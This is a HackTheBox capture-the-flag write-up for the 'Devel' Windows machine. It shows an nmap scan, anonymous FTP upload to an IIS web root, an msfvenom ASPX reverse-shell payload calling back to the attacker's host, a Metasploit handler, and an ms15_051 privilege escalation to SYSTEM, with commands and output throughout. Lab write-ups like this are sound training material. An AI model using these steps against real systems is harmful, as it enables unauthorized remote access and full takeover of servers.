# [WINDOWS] HackTheBox Devel

# Scanning

## Nmap Scan

### General NMAP scans all ports

- This is a quick scan I use to list out all possibly open ports by just doing a syn-scan `-sS` along with `-p-` to do all 65k ports.

```
sudo nmap -sS -Pn -p- <IP>
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/devel]
└─$ cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:26 EDT
Stats: 0:00:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.77% done; ETC: 19:29 (0:01:10 remaining)
Nmap scan report for 10.10.10.5
Host is up (0.031s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 105.69 seconds
```

- Only FTP  and HTTP open lets do `-sV` and `-sC` to get service versions and the default nmap scripts to get some additional information.

```
sudo nmap -sS -Pn -sV -sC -p21,80 <ip>
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/devel]
└─$ sudo nmap -sS -Pn -sV -sC -p21,80 10.10.10.5 > nmap.txt

┌──(kali㉿kali)-[~/Desktop/HTB/devel]
└─$ cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:31 EDT
Nmap scan report for 10.10.10.5
Host is up (0.029s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds
```

## Accessing FTP:

- I went into FTP server with anonymous login and noticed wasn't to many files so I decided to download the all contents of the FTP server.


```
wget -m ftp://anonymous:anonymous@10.10.10.5
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/devel/10.10.10.5]
└─$ tree
.
├── aspnet_client
│   └── system_web
│       └── 2_0_50727
├── iisstart.htm
└── welcome.png

4 directories, 2 files
```


- Let look at the iisstart.htm maybe this will have the contents of what version some software the server is using or have some information disclosure.

- lets look at what the web server has.




- looks like default webpage when setting up IIS.

- Something crossed my mind when looking at this...





- The `welcome.png` image is the same file that was hosted on the FTP server. Additionally, the file being served as the index page in the HTTP application matches `iisstart.htm` from the FTP server. This suggests that any file we upload to the FTP server may also be accessible via the web server. If we can upload files as an anonymous user to the FTP server, this could potentially allow us to achieve a reverse shell by uploading a malicious script.

## Trying to Upload in FTP

- to test if I can upload as a anonymous user I will just upload a image I usually use when testing if it is possible to upload files wether its in FTP or in file upload functionality in website.


- it worked not let's request it in an HTTP request.




- didn't wanna render images so I just uploaded my nmap scan output.

## MSFVENOM

- let generate a payload with msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LP
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/devel/10.10.10.5]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=4444 -f aspx > shell

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2856 bytes

┌──(kali㉿kali)-[~/Desktop/HTB/devel/10.10.10.5]
└─$ ftp  Anonymous@10.10.10.5

Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49179|)
150 Opening ASCII mode data connection.
100% |*****************************************************************************
complete.
2896 bytes sent in 00:00 (74.91 KiB/s)
ftp> exit
221 Goodbye.
```

- lets request the file and start listening.

- now lets use msfconsole with the `exploit/multi/handler`

```
msf6> use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/re
```

- Then we need to configure the LHOST

```
msf6 exploit(multi/handler) > set tun0
msf6 exploit(multi/handler) > exploit
```

**Request**

Pretty Raw Hex

```
GET /shell.aspx HTTP/1.1
Host: 10.10.10.5
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: private
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sun, 03 Nov 2024 00:51:41 GMT
Content-Length: 0
```

- now that we requested it we should have gotten a shell.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (176198 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.6:4444 → 10.10.10.5:49200) at 2024-11-02 21:46:53 -0400

meterpreter > shell
Process 2736 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

# Priv Escalation:

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

let's use the exploit suggestion.

```
#   Name                                                        Potentially Vulnerable?  Check Result
-   ----                                                        -----------------------  ------------
1   exploit/windows/local/bypassuac_eventvwr                    Yes                      The target appears to be vulnerable.
2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move Yes                      The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2
build detected!
3   exploit/windows/local/ms10_015_kitrap0d                     Yes                      The service is running, but could not be validated.
4   exploit/windows/local/ms10_092_schelevator                  Yes                      The service is running, but could not be validated.
5   exploit/windows/local/ms13_053_schlamperei                  Yes                      The target appears to be vulnerable.
6   exploit/windows/local/ms13_081_track_popup_menu             Yes                      The target appears to be vulnerable.
7   exploit/windows/local/ms14_058_track_popup_menu             Yes                      The target appears to be vulnerable.
8   exploit/windows/local/ms15_004_tswbproxy                    Yes                      The service is running, but could not be validated.
9   exploit/windows/local/ms15_051_client_copy_image            Yes                      The target appears to be vulnerable.
10  exploit/windows/local/ms16_016_webdav                       Yes                      The service is running, but could not be validated.
11  exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes                      The service is running, but could not be validated.
12  exploit/windows/local/ms16_075_reflection                   Yes                      The target appears to be vulnerable.
13  exploit/windows/local/ms16_075_reflection_juicy             Yes                      The target appears to be vulnerable.
14  exploit/windows/local/ntusermndragover                      Yes                      The target appears to be vulnerable.
15  exploit/windows/local/ppr_flatten_rec                       Yes                      The target appears to be vulnerable.
16  exploit/windows/local/adobe_sandbox_adobecollabsync         No                       Cannot reliably check exploitability.
17  exploit/windows/local/agnitum_outpost_acs                   No                       The target is not exploitable.
```

- Let's go through it one by one until we get one that works.

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Reflectively injecting the exploit DLL and executing it ...
[*] Launching msiexec to host the DLL ...
[+] Process 3456 launched.
[*] Reflectively injecting the DLL into 3456 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176198 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.6:4444 → 10.10.10.5:49206) at 2024-11-02 22:45:22 -0400

meterpreter > shell
Process 2700 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Public\Downloads>whoami
whoami
nt authority\system
```

- Now that we are NT Authority we can do what ever we want so lets go into user babis then Administrator directory to look for flags.

## USER:


```
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Users\babis\Desktop

11/02/2022  03:54 ••    <DIR>          .
11/02/2022  03:54 ••    <DIR>          ..
03/11/2024  03:28 ••                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.691.816.448 bytes free

C:\Users\babis\Desktop>
```

**ROOT:**


Devel has been Pwned!
Congratulations MichaelKali, best of luck in capturing flags ahead!
#35176
MACHINE RANK
03 Nov 2024
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE